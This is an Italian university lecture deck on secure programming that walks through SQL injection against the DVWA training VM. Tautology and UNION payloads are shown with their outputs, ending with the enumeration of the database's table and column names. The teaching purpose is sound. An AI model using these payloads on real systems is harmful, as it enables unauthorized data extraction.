

Programmazione Sicura



Iniezione remota
(seconda parte)



Barbara Masucci

UNIVERSITÀ DEGLI STUDI DI SALERNO

DIPARTIMENTO DI INFORMATICA


DIPARTIMENTO DI ECCELLENZA

Punto della situazione

- Nella lezione precedente abbiamo visto un esempio di **iniezione remota** di codice



- **Scopo della lezione di oggi:**
 - Analizzare altre tecniche di iniezione remota di codice
 - Risolvere **quattro sfide** relative all'iniezione remota utilizzando un'altra macchina virtuale (**DVWA**):
 - **SQL Injection**
 - **Stored Cross Site Scripting**
 - **Reflected Cross Site Scripting**
 - **Cross Site Request Forgery**



Damn Vulnerable Web Application


- In questa lezione utilizzeremo una particolare applicazione Web-based che risulta essere molto vulnerabile: DVWA
- DVWA è scaricabile sotto forma di archivio zip o di macchina virtuale (con DVWA preinstallata)



La macchina virtuale DVWA

➤ Installazione:

- Scarichiamo l'immagine ISO:
<https://download.vulnhub.com/dvwa/DVWA-1.0.7.iso>
- Successivamente, importiamola in VirtualBox, creando una nuova macchina virtuale (DVWA)
- Prima di avviare DVWA, da Impostazioni → Rete, impostiamo la connessione a
"Scheda con bridge"; Wi-Fi



La macchina virtuale DVWA

- Dopo aver avviato DVWA, ricaviamo il suo IP, attraverso il comando **ifconfig**

```
Linux dvwa 2.6.32-24-generic #41-Ubuntu SMP Thu Aug 19 01:12:52 UTC 2010 i686 GN
U/Linux
Ubuntu 10.04.1 LTS

Welcome to Ubuntu!
 * Documentation:  https://help.ubuntu.com/

=DVWA 1.0.7 LiveCD= http://www.dvwa.co.uk/

dvwa@dvwa:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:28:c0:fe
          inet addr:192.168.43.100  Bcast:192.168.43.255  Mask:255.255.255.0
          inet6 addr: fe80::c0:fe:0:0:fe28:c0fe/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:26 errors:0 dropped:0 overruns:0 frame:0
          TX packets:29 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2756 (2.7 KB)  TX bytes:2888 (2.8 KB)


lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16384  Metric:1
          RX packets:48 errors:0 dropped:0 overruns:0 frame:0
          TX packets:48 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:3888 (3.8 KB)  TX bytes:3888 (3.8 KB)

dvwa@dvwa:~$ _
```



Accesso a DVWA


- I servizi vulnerabili di DVWA sono acceduti tramite un'altra **macchina attaccante** (virtuale o no)



- Prerequisiti della macchina attaccante:
 - Un browser Web
 - Un emulatore di terminale



Procedura di login

- Impostiamo per la macchina attaccante la stessa configurazione di rete usata per DVWA
 - Scheda con bridge 
- Successivamente, usiamo il browser della macchina attaccante per **connetterci al server Web di DVWA:**
 - Digitiamo <http://DVWA-IP/login.php>, dove DVWA-IP indica l'IP della macchina virtuale DVWA
 - Nell'esempio precedente, DVWA-IP = 192.168.43.100



Procedura di login

- Veniamo rediretti alla **pagina di login** di DVWA
 - Immettiamo le credenziali seguenti
 - Nome utente: admin
 - Password: password



Username

Password




La pagina iniziale di DVWA

Contiene informazioni, puntatori alle pagine vulnerabili, meccanismi di difesa

Istruzioni
per l'uso

Pagine
vulnerabili

Meccanismi
di difesa



Impostazione delle difese

- DVWA offre **tre livelli di difesa** nei suoi script, scegliibili cliccando su "Script Security":
 - Low (basso)
 - Medium (intermedio)
 - High (elevato)
- Per il momento, scegliamo "Low"

DVWA Security

Script Security

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

low



Submit



Impostazione delle difese

- DVWA offre anche un **sistema di rilevazione delle intrusioni** scritto in PHP (PHPIDS)
 - Monitora le richieste
 - Registra (log) le richieste
- Disabilitiamo PHPIDS



PHPIDS

PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently **disabled.** [enable PHPIDS](#)

[\[Simulate attack\]](#) - [\[View IDS log\]](#)



Una prima sfida



- Selezioniamo il bottone "SQL Injection"
- Otteniamo una pagina Web con una form di input "User ID"
- Uno script elabora l'input, lo usa in una query SQL e stampa la risposta

Vulnerability: SQL Injection

User ID:

Submit

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>

http://en.wikipedia.org/wiki/SQL_injection

<http://www.unixwiz.net/techtips/sql-injection.html>




Obiettivo della sfida

- Iniettare comandi SQL arbitrari tramite la form HTML



- Come procedere?
 - Come nelle sfide precedenti, stiliamo una "checklist" di operazioni da svolgere per costruire il nostro attacco



Passo 1

➤ Inviando al server una richiesta legittima, valida, non maliziosa ed analizziamone la risposta




➤ Obiettivo: approfondire la conoscenza del servizio invocato

- Capire il funzionamento in condizioni normali
- Ottenere informazioni sul server (nome, numero di versione, etc.)



Passo 2

➤ Inviando al server una richiesta non legittima, non valida, maliziosa ed analizziamone la risposta




➤ Obiettivo (non realistico): provocare subito una esecuzione remota di codice arbitrario



Passo 2

➤ Inviando al server una richiesta non legittima, non valida, maliziosa ed analizziamone la risposta



➤ Obiettivo (realistico): ottenere dalla risposta del server informazioni di aiuto per la costruzione di un attacco

- Reazioni tipiche: crash, messaggio di errore
- Informazioni tipiche: indicazione di un possibile punto di iniezione, indicazione di possibili caratteri speciali



Fuzz testing

- L'invio di richieste anomale, effettuato con l'obiettivo di scoprire malfunzionamenti nel programma, prende il nome di **fuzz testing**

FUZZING

- La costruzione di un attacco è sempre preceduta da una procedura di fuzz testing



Passo 3


- Se **non si è ancora sfruttata la vulnerabilità**, si usa l'informazione ottenuta per costruire una nuova domanda (Passo 2)
- Se si è sfruttata la vulnerabilità, il compito può dirsi svolto



Un esempio concreto:

Passo 1

- Immettiamo l'input seguente nel form
"User ID": 1
 - Ci aspettiamo una risposta "corretta"



- Analizziamo la risposta ottenuta:

ID: 1

First name: admin

Surname: admin


Diventa chiaro il
formato di una risposta corretta



Un esempio concreto:

Passo 2

- Immettiamo l'input seguente nel form
"User ID": -1
 - Che risposta otteniamo?
- Otteniamo una risposta nulla



Diventa chiaro il
formato di una risposta
ad un valore fuori range



Un esempio concreto:

Passo 3


- La vulnerabilità è stata sfruttata?
 - Apparentemente no
 - Bisogna continuare con il Passo 2 (un'altra richiesta anomala)




Un esempio concreto:

Passo 2

- Immettiamo l'input seguente nel form
"User ID": 1.0
 - Che risposta otteniamo?



- Analizziamo la risposta ottenuta:
 - ID: 1.0
 - First name: admin
 - Surname: admin



Notiamo la **riflessione dell'input**
nella risposta del server



Un esempio concreto:

Passo 3


- La vulnerabilità è stata sfruttata?
 - Apparentemente no
 - Bisogna continuare con il Passo 2 (un'altra richiesta anomala)



Un esempio concreto:

Passo 2

- Immettiamo l'input seguente nel form
"User ID": **stringa**
 - Che risposta otteniamo?
- Otteniamo una **risposta nulla**



Diventa chiaro il
formato di una risposta
ad un valore di tipo diverso



Un esempio concreto:

Passo 3

- La vulnerabilità è stata sfruttata?
 - Apparentemente no
 - Bisogna continuare con il Passo 2 (un'altra richiesta anomala)




Un esempio concreto:

Passo 2

- Immettiamo l'input seguente nel form

"User ID": `stringa'`

- Che risposta otteniamo?



- Otteniamo un **messaggio di errore** del server SQL:

- You have an error in your SQL syntax;
check the manual that corresponds to your
MySQL server version for the right syntax
to use near "stringa'" at line 1



Un esempio concreto:

Passo 2

➤ Che informazioni otteniamo?

- You have an error in your SQL syntax;
check the manual that corresponds to your
MySQL server version for the right syntax
to use near **"stringa'"** at **line 1**

Il server SQL
è MySQL

L'errore è sul parametro

L'errore avviene
alla riga 1



Un esempio concreto:

Passo 3

- La vulnerabilità è stata sfruttata?
 - Apparentemente no
 - Bisogna continuare con il Passo 2 (un'altra richiesta anomala)



Il formato della query SQL

- Il **formato della query** eseguita dallo script sembra essere simile al seguente:

```
SELECT f1, f2, f3  
FROM table  
WHERE f1 ='v1';
```

- Il server MySQL converte v1 in un intero e preleva la riga corrispondente di table



Un'idea stuzzicante



- Proviamo ad iniettare un input che **trasformi la query SQL in un'altra** in grado di stampare tutte le righe della tabella



- Il server SQL stampa tutte le righe della tabella se e solo se una clausola **WHERE** risultante dall'iniezione è sempre vera



La domanda cruciale

- Come si può **iniettare** un argomento in modo tale da inserire una clausola **WHERE** sempre vera?



- Ma soprattutto, **cosa è una clausola sempre vera?**



Tautologia

- Una **tautologia** è una condizione logica vera indipendentemente dall'input utente

L'esempio più classico di tautologia è il seguente:

```
SELECT f1, f2, f3
FROM table
WHERE f1 = 'v1' OR '1' = '1';
```

f1 deve essere
uguale a v1

1 deve essere
uguale a 1

← Vera indipendentemente
dal valore di input v1

TRUE .



Iniezione di una tautologia

- E' possibile **iniettare una tautologia** immettendo l'input seguente nel form
"User ID": **1' OR '1'='1**




La query risultante è la seguente:

```
SELECT f1, f2, f3  
FROM table  
WHERE f1 ='1' OR '1'='1';
```



Albero di attacco



Risultato



Viene stampata l'intera tabella degli utenti

Vulnerability: SQL Injection

User ID:

Submit

ID: 1' or '1'='1
First name: admin
Surname: admin

ID: 1' or '1'='1
First name: Gordon
Surname: Brown

ID: 1' or '1'='1
First name: Hack
Surname: Me

ID: 1' or '1'='1
First name: Pablo
Surname: Picasso

ID: 1' or '1'='1
First name: Bob
Surname: Smith



Uso degli apici singoli

- Gli argomenti della tautologia sono stati scritti tra **apici singoli**, stando attenti a bilanciare l'apice singolo iniziale e finale

```
SELECT f1, f2, f3  
FROM table  
WHERE f1 = '1' OR '1' = '1';
```

Diagram illustrating the use of single quotes in SQL. Arrows point from the word "Apice" to the single quotes in the WHERE clause: '1' and '1'.

- E' possibile **semplificare l'iniezione**, mediante l'utilizzo di caratteri di commento (#, --)



Un tentativo

- Impostando "User ID": `1' OR 1=1` si ottiene la query seguente

```
SELECT f1, f2, f3  
FROM table  
WHERE f1 ='1' OR 1=1';
```

Si noti l'apice extra alla fine
Questa query SQL fallisce



Un tentativo

- Impostando "User ID": `1' OR 1=1#` si ottiene la query seguente

```
SELECT f1, f2, f3  
FROM table  
WHERE f1 ='1' OR 1=1#';
```

Il carattere # annulla tutto ciò che segue
(apice singolo e punto e virgola)
Una singola query SQL può eseguire
anche senza punto e virgola finale



Risultato



Viene stampata l'intera tabella degli utenti

Vulnerability: SQL Injection

User ID:

Submit

ID: 1' or 1=1#
First name: admin
Surname: admin

ID: 1' or 1=1#
First name: Gordon
Surname: Brown

ID: 1' or 1=1#
First name: Hack
Surname: Me

ID: 1' or 1=1#
First name: Pablo
Surname: Picasso

ID: 1' or 1=1#
First name: Bob
Surname: Smith



Una variante

- E' molto popolare anche l'uso della sequenza "-- " per introdurre un commento

```
SELECT f1, f2, f3  
FROM table  
WHERE f1 ='1' OR 1=1-- ';
```



Risultato



Viene stampata l'intera tabella degli utenti

Vulnerability: SQL Injection

User ID:

Submit

ID: 1' or 1=1--
First name: admin
Surname: admin

ID: 1' or 1=1--
First name: Gordon
Surname: Brown

ID: 1' or 1=1--
First name: Hack
Surname: Me

ID: 1' or 1=1--
First name: Pablo
Surname: Picasso

ID: 1' or 1=1--
First name: Bob
Surname: Smith



Limiti dell'attacco basato su tautologia

- L'iniezione SQL basata su tautologia presenta diverse limitazioni
 - Non permette di dedurre la struttura di una query SQL (campi selezionati e tipo dei campi)
 - Non permette di selezionare altri campi rispetto a quelli presenti nella query SQL
 - Non permette di eseguire comandi SQL arbitrari
- Si può fare di meglio?



L'operatore UNION

- L'operatore **UNION** unisce l'output di più query SQL "omogenee"
 - Stesso numero di colonne
 - Dati compatibili sulle stesse colonne



- Esempio di UNION:
https://www.w3schools.com/sql/sql_union.asp



Un'idea notevole



- Proviamo ad **iniettare un input** che trasformi la query SQL in una query **UNION**
 - La prima query SQL è quella dello script
 - La seconda SQL è fornita dall'attaccante



Ostacoli all'iniezione SQL UNION

- Affinchè la query SQL UNION risultato della iniezione funzioni, è necessario capire la **struttura della tabella** selezionata dallo script
 - Numero di colonne e tipi di dato devono combaciare!
- Adottiamo un approccio incrementale di tipo "trial and error"



Primo tentativo

- Immettiamo l'input seguente nel form
"User ID": `1' UNION select 1#`
- Ciò provoca l'**iniezione** della nostra query in cascata a quella dello script (che purtroppo non si conosce)
- Che risposta si ottiene?



Analisi della risposta

- Otteniamo un messaggio di errore del server SQL:

The used SELECT statements have a
different number of columns

- Il numero di colonne nelle due query SQL è diverso

- La query eseguita dallo script non recupera solo un campo



Secondo tentativo

- Immettiamo l'input seguente nel form
"User ID": `1' UNION select 1, 2#`
- Ciò provoca l'**iniezione** della nostra query in cascata a quella dello script (che purtroppo non si conosce)
- Che risposta si ottiene?



Risultato

Viene stampato l'output delle
due query in sequenza

Vulnerability: SQL Injection


User ID:

Submit


ID: 1' union select 1, 2 #
First name: admin
Surname: admin

ID: 1' union select 1, 2 #
First name: 1
Surname: 2

Prima
query



Seconda
query



Cosa abbiamo scoperto?

- La query SQL effettuata dall'applicazione seleziona **due campi**
- Basandoci sull'output HTML ipotizziamo che si tratti di
 - Un nome
 - Un cognome
- Possiamo avere la certezza che i campi siano proprio questi e magari **ottenere lo schema del DB?**



Idea



- Proviamo ad **iniettare**, all'interno della UNION, una **interrogazione alle funzionalità di sistema** offerte da MySQL



- All'URL seguente è presente un **elenco di query MySQL** molto interessanti da questo punto di vista:

<http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>



Numero di versione del server MySQL

- La funzione MySQL `version()` stampa il numero di versione del server MySQL in esecuzione



- Proviamo ad iniettare `version()` in una UNION tramite l'input seguente:

`1' UNION select 1, version()#`

- Che risposta si ottiene?



Risultato

Ottieniamo il numero di versione: 5.1.41


Vulnerability: SQL Injection

User ID:

Submit

ID: 1' union select 1, version() #
First name: admin
Surname: admin

ID: 1' union select 1, version() #
First name: 1
Surname: 5.1.41



Cosa abbiamo scoperto?

- Il server MySQL eseguito in DVWA è **piuttosto datato** (2010)
 - **Male!** Bisogna sempre cercare di mantenere aggiornati i software all'ultima versione disponibile
- Dando uno sguardo al servizio CVE Details, scopriamo ben **92 vulnerabilità** per MySQL 5.1.41



Nome e host usati per la connessione

- La funzione MySQL `user()` stampa lo `user name` attuale e l'`host` da cui è partita la connessione SQL



- Proviamo ad iniettare `user()` in una UNION tramite l'input seguente:

`1' UNION select 1, user()#`

- Che risposta si ottiene?



Risultato


Otteniamo l'username root e l'host localhost

Vulnerability: SQL Injection

User ID:

Submit

ID: 1' union select 1, user() #
First name: admin
Surname: admin



ID: 1' union select 1, user() #
First name: 1
Surname: root@localhost



Cosa abbiamo scoperto?

- L'utente SQL usato dall'applicazione DVWA è **root**
 - **Male!** L'utente è il più privilegiato possibile
- Il **database** è ospitato **sullo stesso host** dall'applicazione
 - **Male!** Web server e SQL server dovrebbero eseguire su macchine separate



Nome del database

- La funzione MySQL `database()` stampa il **nome del database** usato nella connessione SQL



- Proviamo ad iniettare `database()` in una UNION tramite l'input seguente:

`1' UNION select 1, database()#`

- Che risposta si ottiene?



Risultato

Otteniamo il nome del database: dvwa

Vulnerability: SQL Injection

User ID:

Submit

ID: 1' union select 1, database() #
First name: admin
Surname: admin

ID: 1' union select 1, database() #
First name: 1
Surname: dvwa



Cosa abbiamo scoperto?

- Il nome del database usato dall'applicazione è **dvwa**




- Una volta noto il nome del database, è possibile **stamparne lo schema**, ottenendo la struttura delle tabelle



Il database information_schema

- Il database MySQL `information_schema` contiene lo `schema di tutti i database` serviti dal server MySQL
 - Struttura delle tabelle contenute nei DB
 - Struttura dei campi contenuti nelle tabelle



La tabella tables

- La tabella **tables** di `information_schema` definisce la **struttura** di una **tabella**
 - Il campo **table_name** contiene il nome della tabella
 - Il campo **table_schema** contiene il nome del database che definisce la tabella

	TABLE_CATAL...	TABLE_SCHEMA	TABLE_NAME	TABLE_TYPE
1	Test	dbo	MyTable	BASE TABLE

	TABLE...	TA...	TABLE_NAME	COLUMN_NAME		DATA_TYPE	CHAR.
1	Test	dbo	MyTable	Col1		int	NULL
2	Test	dbo	MyTable	Col2		varchar	10
3	Test	dbo	MyTable	Col3		datetime	NULL



Nomi delle tabelle del database dvwa

- Selezioniamo il campo `table_name` della tabella `information_schema.tables` laddove `table_schema='dvwa'`

```
SELECT table_name  
FROM information_schema.tables  
WHERE table_schema = 'dvwa';
```

- Dovremmo ottenere i **nomi delle tabelle** contenute nel database dvwa



Nomi delle tabelle del database

- Proviamo ad **iniettare** la query ora vista in una UNION tramite l'input seguente:

```
1' UNION select 1, table_name  
FROM information_schema.tables  
WHERE table_schema = 'dvwa' #
```



- Che risposta si ottiene?



Risultato

Otteniamo le due tabelle guestbook e users

Vulnerability: SQL Injection

User ID:

Submit

ID: 1' union select 1, table_name from information_schema.tables where table_schema = 'd
First name: admin
Surname: admin

ID: 1' union select 1, table_name from information_schema.tables where table_schema = 'd
First name: 1
Surname: guestbook

ID: 1' union select 1, table_name from information_schema.tables where table_schema = 'd
First name: 1
Surname: users



Cosa abbiamo scoperto?

- Il database dvwa definisce due tabelle:
users e guestbook
- La tabella users probabilmente contiene
informazioni sensibili sugli utenti
 - Si riesce a stamparne la struttura?



La tabella columns

- La tabella `columns` di `information_schema` definisce la **struttura** di un **campo** di una tabella
- Il campo `column_name` contiene il nome del campo della tabella

	TABLE_CATAL...	TABLE_SCHEMA	TABLE_NAME	TABLE_TYPE
1	Test	dbo	MyTable	BASE TABLE

	TABLE ...	TA...	TABLE_NAME	COLUMN_NAME		DATA_TYPE	CHAR.
1	Test	dbo	MyTable	Col1		int	NULL
2	Test	dbo	MyTable	Col2		varchar	10
3	Test	dbo	MyTable	Col3		datetime	NULL



Nomi di campi della tabella users

- Selezioniamo il campo `column_name` della tabella `information_schema.columns` laddove `table_name='users'`

```
SELECT column_name  
FROM information_schema.columns  
WHERE table_name = 'users';
```

- Dovremmo ottenere i `nomi dei campi` contenuti nella tabella `users`



Nomi di campi della tabella users

- Proviamo ad **iniettare** la query ora vista in una UNION tramite l'input seguente:

```
1' UNION select 1, column_name  
FROM information_schema.columns  
WHERE table_name = 'users' #
```



- Che risposta si ottiene?



Risultato

Otteniamo i campi della tabella users

Vulnerability: SQL Injection

User ID:

Submit

ID: 1' union select 1, column_name from information_schema.columns where table_name = 'u
First name: admin
Surname: admin

ID: 1' union select 1, column_name from information_schema.columns where table_name = 'u
First name: 1
Surname: user_id

ID: 1' union select 1, column_name from information_schema.columns where table_name = 'u
First name: 1
Surname: first_name

ID: 1' union select 1, column_name from information_schema.columns where table_name = 'u
First name: 1
Surname: last_name

ID: 1' union select 1, column_name from information_schema.columns where table_name = 'u
First name: 1
Surname: user

ID: 1' union select 1, column_name from information_schema.columns where table_name = 'u
First name: 1
Surname: password

ID: 1' union select 1, column_name from information_schema.columns where table_name = 'u
First name: 1
Surname: avatar



Cosa abbiamo scoperto?

